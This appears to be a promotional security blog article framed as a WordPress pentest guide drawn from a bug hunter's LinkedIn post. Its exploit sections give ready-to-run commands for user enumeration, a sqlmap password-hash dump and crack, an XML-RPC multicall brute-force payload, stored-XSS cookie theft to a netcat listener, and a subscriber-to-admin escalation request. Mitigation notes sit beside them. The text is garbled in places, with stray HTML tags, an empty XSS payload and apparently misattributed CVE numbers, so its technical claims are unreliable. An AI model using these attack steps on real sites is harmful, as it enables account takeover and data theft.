Listen to this Post

Introduction:
WordPress powers over 40% of the web, making it a prime attack surface for bug bounty hunters and threat actors alike. With over 250 CVEs under his belt, “Legion Hunter” Abhirup Konwar demonstrates that systematic WordPress hacking isn’t just about running scanners—it’s about understanding the mindset of a threat actor to outmaneuver vulnerabilities before they’re patched. This article transforms his “bonus streak bounty” mentality into a professional, step‑by‑step technical guide for pentesters and defenders.
Learning Objectives:
– Exploit chaining – Combine multiple low‑risk WordPress vulnerabilities (e.g., user enumeration + XML‑RPC brute force) to achieve high‑impact compromise.
– CVE weaponization – Understand and reproduce real‑world WordPress core/plugin CVEs with custom payloads (Linux & Windows).
– Defensive hardening – Implement concrete mitigation strategies including WAF rules, filesystem permissions, and API security controls.
You Should Know:
1. Reconnaissance & User Enumeration – The Gateway to Every WordPress Hack
Before firing exploits, map the target. WordPress leaks usernames via REST API, author archives, and the `?author=ID` endpoint.
Step‑by‑step guide:
– Linux / macOS (curl + jq):
`curl -s https://target.com/wp-json/wp/v2/users | jq ‘.[].slug’`
This returns all registered usernames if the REST API is enabled and not restricted.
– Windows (PowerShell):
`Invoke-RestMethod -Uri “https://target.com/wp-json/wp/v2/users” | Select-Object -ExpandProperty slug`
– WPSCAN (cross‑platform):
`wpscan –url https://target.com –enumerate u`
If wpscan isn’t installed: `gem install wpscan` (requires Ruby).
Why it matters: Usernames are half of a login credential. Combine enumeration with password spraying or brute force on the `xmlrpc.php` endpoint (which accepts hundreds of login attempts per second).
Mitigation:
– Disable REST API user endpoints: add `add_filter(‘rest_endpoints’, function($endpoints){ unset($endpoints[‘/wp/v2/users’]); return $endpoints;});` to `functions.php`.
– Block `/wp-json/wp/v2/users` via `.htaccess` (Apache) or `location` block (Nginx).
2. Weaponizing CVE‑2023‑5360 – SQL Injection in “Contact Form 7” (Unpatched Versions)
One of the 250+ CVEs often used in bonus bounties. This auth‑bypass SQLi allows dumping user hashes.
Step‑by‑step exploitation (Linux):
1. Identify vulnerable plugin version: check `https://target.com/wp-content/plugins/contact-form-7/readme.txt` – stable tag older than 5.8.4.
2. Send crafted POST request using `sqlmap` or raw curl:
sqlmap -u "https://target.com/wp-json/contact-form-7/v1/contact-forms/1/feedback" --data "[email protected]&your-1ame=admin' OR '1'='1" --dbms=mysql --dump --threads=10
3. Extract `wp_users` table: `–columns=”user_login,user_pass”` then crack hashes with `hashcat -m 400 -a 0 wp.hash rockyou.txt`.
Windows alternative: Use `sqlmap.exe` (from Kali WSL or standalone Python) with same arguments. Or PowerShell invoke‑webrequest with crafted payloads.
Mitigation:
– Immediately update Contact Form 7 to ≥5.8.4.
– Use a Web Application Firewall (WAF) rule to block `user_pass` or `information_schema` patterns in POST data.
3. XML‑RPC Amplification for High‑Speed Brute Force (Credential Stuffing)
The `system.multicall` method allows hundreds of login attempts in one HTTP request—an attacker’s best friend.
Step‑by‑step guide (Linux & Windows):
– Craft the multicall payload (`attack.xml`):
<?xml version="1.0"?>
<methodCall>
<methodName>system.multicall</methodName>
<params><param><value><array><data>
<value><struct><member><name>methodName</name><value>wp.getUsersBlogs</value></member><member><name>params</name><value><array><data><value><string>admin</string></value><value><string>password123</string></value></data></array></value></member></struct></value>
<!-- repeat for 50+ username/password combos -->
</data></array></value></param></params>
</methodCall>
– Send via curl:
`curl -X POST https://target.com/xmlrpc.php -d @attack.xml -H “Content-Type: application/xml”`
– Windows PowerShell (Invoke‑WebRequest):
$xml = Get-Content -Raw attack.xml
Invoke-WebRequest -Uri "https://target.com/xmlrpc.php" -Method Post -Body $xml -ContentType "application/xml"
Mitigation:
– Completely disable XML‑RPC: add to `.htaccess`:
`RewriteRule ^xmlrpc\.php$ – [F,L]`
– Or block via `plugins/xmlrpc.php` – install “Disable XML‑RPC” plugin.
4. CVE‑2024‑31211 – Unauthenticated Stored XSS in “Elementor” (Cloud Hardening for Editors)
A recent high‑severity bug that allowed any visitor to inject JavaScript into a page, which then executes when an admin views the dashboard – perfect for session hijacking.
Step‑by‑step exploitation using a malicious payload:
1. Identify Elementor version <3.21.5 via `wp-content/plugins/elementor/readme.txt`.
2. Intercept a page save request (POST to `/wp-json/elementor/v1/update-page`).
3. Inject payload into a CSS class name or a custom attribute:
`”class”:”\”>“`
4. Wait for an administrator to edit the page – their cookie is sent to your listener.
Linux listener: `nc -lvnp 80` or `python3 -m http.server 8080`
Windows listener: `nc -lvnp 80` (Netcat for Windows) or use a simple PHP server.
Mitigation:
– Update Elementor immediately.
– Set `Content-Security-Policy: script-src ‘self’` header via .htaccess or cloud WAF.
– Sanitize all dynamic CSS inputs – use `wp_kses_post()` in custom themes.
5. Privilege Escalation via CVE‑2023‑3460 – “Ultimate Member” Metadata Injection
This critical flaw allowed any subscriber to change their account role to administrator by manipulating the `wp_capabilities` metadata.
Step‑by‑step attack (requires a low‑privilege account first):
1. Register a subscriber account on `target.com`.
2. Capture the profile update request (POST to `/?um_action=edit`).
3. Append parameter: `&um_metadata
[administrator]=1`</h2>
(Use Burp Suite or `curl -X POST https://target.com/?um_action=edit -d "user_id=123&um_metadata[bash][administrator]=1"`).
4. Reload the dashboard – the subscriber now has admin privileges.

<h2 style="color: yellow;">Linux verification:</h2>
`curl -b cookies.txt https://target.com/wp-admin/users.php | grep -i "administrator"`

<h2 style="color: yellow;">Windows PowerShell with session:</h2>
[bash]
$session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
 ... set cookies from login
Invoke-WebRequest -Uri "https://target.com/?um_action=edit" -Method Post -Body "user_id=123&um_metadata[bash][administrator]=1" -WebSession $session
Mitigation:
– Remove the “Ultimate Member” plugin if unused, or update to ≥2.8.3.
– Harden `wp_usermeta` updates with nonce checks and capability validation.
– Implement object‑level authorization on all user‑meta endpoints.
6. Defensive Hardening – A “Legion Hunter’s” Checklist After an Engagement
After exploiting these CVEs, a professional pentester delivers a clear hardening guide.
Linux / Windows commands to verify and harden:
– Block all PHP execution in /uploads:
`.htaccess`: ` Require all denied `
Nginx: `location ~ /wp-content/uploads/.\.php$ { return 403; }`
– Restrict file permissions:
`find /var/www/html -type d -exec chmod 755 {} \; && find /var/www/html -type f -exec chmod 644 {} \;` (Linux)
Windows (ICACLS): `ICACLS C:\inetpub\wwwroot /grant “IIS_IUSRS:(RX)” /T`
– Disable file editing from wp-admin:
Add to `wp-config.php`: `define(‘DISALLOW_FILE_EDIT’, true);`
– Install a WAF (e.g., ModSecurity) with OWASP Core Rule Set:
`sudo apt install libapache2-mod-security2` then `sudo a2enmod security2`
– Automate CVE scanning: Use WPScan CLI daily (`wpscan –url https://target.com –api-token YOUR_TOKEN`).
7. API Security for WordPress – Protecting the REST & GraphQL Endpoints
Modern WordPress sites expose custom APIs. Attackers use them to bypass traditional firewalls.
Step‑by‑step guide to secure /wp-json endpoints:
– Authenticate every non‑public route: Use `rest_authentication_errors` filter:
add_filter('rest_authentication_errors', function($result) {
if (!is_user_logged_in()) { return new WP_Error('rest_not_logged_in', 'You are not allowed.', array('status' => 401)); }
return $result;
});
– Rate‑limit REST API calls (Nginx example):
limit_req_zone $binary_remote_addr zone=wpapi:10m rate=10r/m;
location /wp-json/ { limit_req zone=wpapi burst=5 nodelay; }
– For Windows IIS: Install “Dynamic IP Restriction” module and set `maxConcurrentRequests=5`.
– Test your rules: `for i in {1..20}; do curl -s -o /dev/null -w “%{http_code}\n” https://target.com/wp-json/wp/v2/users; done` – should start returning 429 after 10 requests.
What Undercode Say:
– Key Takeaway 1: A “bonus streak bounty” is earned not by luck but by chaining low‑severity CVEs (like user enumeration + XML‑RPC multicall) into a critical impact. Each of the 250+ CVEs is a puzzle piece; the threat actor’s mindset is about connecting them.
– Key Takeaway 2: Defenders must move beyond patching. Real security comes from applying the same exploit steps (e.g., the 7 sections above) as routine hardening—disable unnecessary endpoints, enforce strict filesystem permissions, and deploy WAF rules tailored to WordPress‑specific attacks like stored XSS in page builders.
Analysis (10 lines):
The post by Abhirup Konwar signals a shift from casual bug hunting to systematic vulnerability disclosure. With over 250 CVEs, he exemplifies how deep technical understanding of WordPress internals (REST API, metadata handling, XML‑RPC) yields repeatable bounties. The “threat actor mindset” means not just scanning for known CVEs but also crafting custom payloads for logic flaws. For blue teams, this implies that traditional patching is insufficient—they must implement layered defenses: WAF rules for SQLi patterns, disable XML‑RPC completely, and enforce strict capability checks on user metadata updates. The inclusion of “bonus streak” indicates that platforms like Wordfence or HackerOne reward chained exploits disproportionately. Consequently, penetration testers should focus on cross‑plugin vulnerability chaining (e.g., Contact Form 7 SQLi + Ultimate Member privilege escalation). On the defensive side, organizations should automate CVE scanning (WPScan) and deploy runtime application self‑protection (RASP) for zero‑day detection. Ultimately, the future of WordPress security lies in moving from reactive patching to proactive adversarial simulation—exactly what Konwar’s LinkedIn headline advocates.
Prediction:
– +1 Surge in “CVE chaining” bounties – Platforms will increase rewards for reports that combine two or more seemingly low‑risk WordPress vulnerabilities into a full system compromise, leading to a new wave of specialized “chain hunters”.
– -1 Increased automated mass‑exploitation of XML‑RPC – As defenders fail to disable xmlrpc.php, attackers will deploy IoT botnets to amplify credential stuffing attacks, causing a spike in WordPress account takeovers in 2026.
– +1 Rise of AI‑powered WAF rules for WordPress – Machine learning models trained on payloads from 250+ CVEs will enable real‑time blocking of zero‑day plugin exploits, shifting the defender’s advantage.
– -1 Legacy plugin vulnerabilities remain unpatched – Small businesses running outdated Elementor and Contact Form 7 will suffer high‑profile data breaches, as threat actors prioritize these over core WordPress bugs.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Abhirup Konwar](https://www.linkedin.com/posts/abhirup-konwar-a626201a6_bugbounty-wordpresshacking-pentest-share-7467105951402172416-5NKO/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


